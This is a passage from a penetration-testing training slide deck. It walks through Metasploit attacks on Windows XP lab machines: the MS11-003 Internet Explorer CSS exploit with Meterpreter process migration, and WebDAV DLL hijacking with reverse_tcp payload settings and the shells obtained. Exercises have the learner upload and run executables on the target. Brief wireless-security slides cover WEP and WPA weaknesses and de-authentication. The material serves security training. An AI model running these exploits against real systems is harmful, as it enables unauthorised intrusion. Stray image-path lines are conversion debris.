[*] 192.168.1.111:1049 Received request for "/secret.html/\356\200\240\341\201\232\356\200\240\341\201\232\356\200\240\341\201\232"
[*] 192.168.1.111:1049 Sending windows/browser/ms11_003_ie_css_import CSS
[*] Sending stage (749056 bytes) to 192.168.1.111
[*] Meterpreter session 1 opened (192.168.1.103:4444 -> 192.168.1.111:1050) at Thu May 12 14:59:37 +0400 2011
[*] Session ID 1 (192.168.1.103:4444 -> 192.168.1.111:1050) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (2032)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 2276
[*] New server process: notepad.exe (2276)

msf exploit(ms11_003_ie_css_import) > |
```

- Session is created



- Automatic Process Migration

```
[*] Session ID 1 (192.168.1.103:4444 -> 192.168.1.111:1050) processing InitialAutoRunScript 'migrate -f'  
[*] Current server process: iexplore.exe (2032)  
[*] Spawning a notepad.exe host process...  
[*] Migrating into process ID 2276  
[*] New server process: notepad.exe (2276)
```

- This is necessary if Target closes the Internet Explorer – our Session would be gone
- Migration into another process let our session be active until reboot



- List active sessions (including the exploit name)
 - `sessions -l -v`
- Interact with session
 - `session -i 1`

```
xaitax@w00t: ~/tools/metasploit
File Edit View Search Terminal Help
msf exploit(ms11_003_ie_css_import) > sessions -l -v

Active sessions
=====


  Id  Type           Information      Connection          Via
  --  -
  1   meterpreter    x86/win32       192.168.1.103:4444 -> 192.168.1.111:1050 exploit/windows/browser/ms11_003_ie_css_import

msf exploit(ms11_003_ie_css_import) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
System Language : en_US
OS               : Windows XP (Build 2600, Service Pack 3).
Computer        : FFDEMO
Architecture    : x86
Meterpreter     : x86/win32
meterpreter > █
```




Hands-On:




Hands-On:

- Replay the Internet Explorer Exploit
- Get Meterpreter Shell on Target System
- Play with Meterpreter Shell
 - `help` will give a list of available commands

- Download some files from the target
- Upload an *.exe file to the target
- Execute the file on the target





- **Client-Side Intrusion**
 - Overview
 - PDF File
 - Video File
 - Browser
 - **DLL Hijacking**



- Application DLL Hijacking
- Windows loads an additional DLL if an application is executed
- No real fix via Windows Update – Workaround can be downloaded!
- Affected:
 - All Windows
- Published in late August 2010
- References:
 - <http://support.microsoft.com/kb/2264107>
 - <http://blog.zoller.lu/2010/08/cve-2010-xn-loadlibrarygetprocaddress.html>



- use `exploit/windows/browser/webdav_dll_hijacker`

```
xaitax@w00t: ~/tools/metasploit
File Edit View Terminal Help
msf > use exploit/windows/browser/webdav_dll_hijacker
msf exploit(webdav_dll_hijacker) > info

Name: WebDAV Application DLL Hijacker
Version: 10101
Platform: Windows
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Manual

Provided by:
  hdm <hdm@metasploit.com>
  jduck <jduck@metasploit.com>
  jcran <jcran@metasploit.com>

Available targets:
  Id  Name
  --  --
  0   Automatic

Basic options:
  Name      Current Setting  Required  Description
  ----      -
  BASENAME  policy           yes       The base name for the listed files.
  EXTENSIONS  txt              yes       The list of extensions to generate
  SHARENAME  documents        yes       The name of the top-level share.
  SRVHOST    0.0.0.0          yes       The local host to listen on.
  SRVPORT    80               yes       The daemon port to listen on (do not change)
  URIPATH    /                yes       The URI to use (do not change).

Payload information:
  Space: 2048

Description:
  This module presents a directory of file extensions that can lead to
  code execution when opened from the share. The default EXTENSIONS
  option must be configured to specify a vulnerable application type.

References:
  http://blog.zoller.lu/2010/08/cve-2010-xn-loadlibrarygetprocaddress.html
  http://www.acrossecurity.com/aspr/ASPR-2010-08-18-1-PUB.txt

msf exploit(webdav_dll_hijacker) > |
```



- Different options
 - EXTENSION (extensions for generation into destination folder e.g. ppt)
 - SRVHOST (IP the server is started on)
 - LHOST (IP to listen on for reverse connection)

```
xaitax@w00t: ~/tools/metasploit
msf exploit(webdav_dll_hijacker) > show options

Module options:

Name      Current Setting  Required  Description
-----
BASENAME  policy          yes      The base name for the listed files.
EXTENSIONS  txt            yes      The list of extensions to generate
SHARENAME  documents       yes      The name of the top-level share.
SRVHOST    0.0.0.0         yes      The local host to listen on.
SRVPORT    80              yes      The daemon port to listen on (do not change)
URIPATH    /               yes      The URI to use (do not change).

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
EXITFUNC  process         yes      Exit technique: seh, thread, process
LHOST     192.168.1.100   yes      The listen address
LPORT     4444            yes      The listen port


Exploit target:

Id  Name
--  ---
0   Automatic

msf exploit(webdav_dll_hijacker) > set EXTENSION txt ppt
EXTENSION => txt ppt
msf exploit(webdav_dll_hijacker) > set SRVHOST 192.168.1.100
SRVHOST => 192.168.1.100
msf exploit(webdav_dll_hijacker) > set LHOST 192.168.1.100
LHOST => 192.168.1.100
msf exploit(webdav_dll_hijacker) >
```



- Exploit



```
xaitax@w00t: ~/tools/metasploit
File Edit View Terminal Help
msf exploit(webdav_dll_hijacker) > exploit
[*] Exploit running as background job.


[*] Started reverse handler on 192.168.1.100:4444
[*]
[*] Exploit links are now available at \\192.168.1.100\documents\
[*]
[*] Using URL: http://192.168.1.100:80/
[*] Server started.
```

- Web server was created and waiting for connection



Client-Side Intrusion – DLL Hijacking

1. Targets visits URL
2. Network share automatically opens
3. Target opens file within the share!



Client-Side Intrusion – DLL Hijacking

- “Malicious” DLL is loaded and executed
- Shell is established

```
[*] 192.168.1.106:1063 HEAD => 404 (/documents/policy.ppt)
[*] 192.168.1.106:1064 PROPFIND /documents/pp7x32.dll
[*] 192.168.1.106:1064 PROPFIND => 207 File (/documents/pp7x32.dll)
[*] 192.168.1.106:1064 GET => DLL Payload
[*] 192.168.1.106:1064 PROPFIND /documents/rundll32.exe
[*] 192.168.1.106:1064 PROPFIND => 404 (/documents/rundll32.exe)
[*] 192.168.1.106:1064 PROPFIND /documents/pp4x322.dll
[*] 192.168.1.106:1064 PROPFIND => 207 File (/documents/pp4x322.dll)
[*] Sending stage (748544 bytes) to 192.168.1.106
[*] 192.168.1.106:1064 GET => DLL Payload
[*] Sending stage (748544 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.112:4444 -> 192.168.1.106:1066) at Thu Aug 26 15:03:08 +0400 2010
[*] Meterpreter session 2 opened (192.168.1.112:4444 -> 192.168.1.106:1067) at Thu Aug 26 15:03:09 +0400 2010

msf exploit(webdav_dll_hijacker) > sessions -l

Active sessions
=====
  Id  Type      Information                                     Connection
  ---  ---
  1   meterpreter  FFDEMO-9FFB03D6\Administrator @ FFDEMO-9FFB03D6  192.168.1.112:4444 -> 192.168.1.106:1066
  2   meterpreter  FFDEMO-9FFB03D6\Administrator @ FFDEMO-9FFB03D6  192.168.1.112:4444 -> 192.168.1.106:1067


msf exploit(webdav_dll_hijacker) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell

[*] 192.168.1.106:1064 PROPFIND /documents/cmd.exe
[*] 192.168.1.106:1064 PROPFIND => 404 (/documents/cmd.exe)
Process 2432 created.
Channel 1 created.
'\\192.168.1.112\documents'
CMD.EXE was started with the above path as the current directory.
UNC paths are not supported.  Defaulting to Windows directory.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.


C:\WINDOWS>
```





1. [Overview](#)
2. [Footprinting](#)
3. [Server Intrusion](#)
4. [Client-Side Intrusion](#)
5. **Wireless Intrusion**
6. [Wired Intrusion](#)
7. [Web Application](#)
8. [Miscellaneous Attacks](#)





- **Wireless Intrusion**
 - **Wireless Basics**
 - Breaking WEP
 - Breaking WPA
 - Credential Sniffing



- IEEE Standard – 802.11
- Frequency: 2.4 GHz
- 802.11a
 - Up to 54 Mbps
 - Good Speed / less range
- 802.11b
 - Up to 11 Mbps
 - Less Speed / good range
- 802.11g
 - Up to 54 Mbps
 - Good speed / good range



- IEEE Standard – 802.11
- 802.11n
 - 150-300 Mbps
- 802.11n
 - 2.4 GHz – Less fast / better range
 - 5 GHz – Much faster / less range



Frequencies

- 2.4 GHz
 - Pro: Widely spread
 - Con: Sharing of different devices (Microwaves, Bluetooth, ...)
- 5 GHz
 - Pro: less used frequency, longer range
 - Con: Viewer devices -> more cost intensive

Channels

- 2.4 GHz – Usually 1 – 13 (frequency varies a bit in each channel)
- 5 GHz – Maximum of 43 but depending on the region (Europe, America, Asia, etc.)

http://en.wikipedia.org/wiki/List_of_WLAN_channels



Encryptions – WEP

- WEP = Wired Equivalent Privacy
- IEEE 802.11
- Based on a secret Key
- The key is used to initialize an RC4 stream
- Packets payload is encrypted
- Different security flaws



Encryptions – WPA

- WPA = Wi-Fi Protected Access
- WEP replacement due to the security flaws
- Still RC4 but longer initialization vector
- Introduction of TKIP protocol changes key every few minutes
- TKIP (Temporal Key Integrity Protocol encryption) encrypts the wireless signal
- Authentication against the network itself – not only a particular access point



Encryptions – WPA2

- IEEE 802.11i
- Dedicated hardware chip to handle the encryption
- New AES-based encryption mode with strong security
- WPA2-Personal (WPA2-PSK)
 - Uses a pre-shared key
- WPA2-Enterprise (WPA2-RADIUS)
 - Authenticates users against a centralized authentication service



Frame Types


- Control frames
 - Controlling the radio transmission, retransmission etc
- Management frames
 - Handling all the “managing tasks”
 - Important packets:
 - Association Request, Association Response, Re-association Request, Re-association Response, Probe Request, Probe Response, Beacon, Disassociation, Authentication, De-authentication
- Data frames
 - Transporting the data of the radio network



Important Facts

- Control frames & Management frames are unencrypted:
 - 802.11 defines no protection mechanism against injection, replay, etc.
- Open authentication is more secure than shared authentication
 - Attacker sees plain-text challenge and encrypted response
 - Known plain-text/cipher-text allows to recover keystream (PRGA)
- Cloaked/Hidden Networks with SSID disabled transfer it's SSID in other management frames like probe requests, etc.
 - De-authenticating a client will help revealing the wireless SSID
- A radio network is always vulnerable to denial of service attacks on the radio layer





- **Wireless Intrusion**
 - Wireless Basics
 - **Breaking WEP**
 - Breaking WPA
 - Credential Sniffing



- Finding Wireless Networks
- `kismet` can be used!
 - Wireless Network Detector
 - Wireless Packet Sniffer
- All network information provided
 - SSID (Network Name)
 - BSSID (MAC of Router)
 - Encryption
 - Signal Strength
 - Connected Clients
 - Number of Packets



Hands-On:


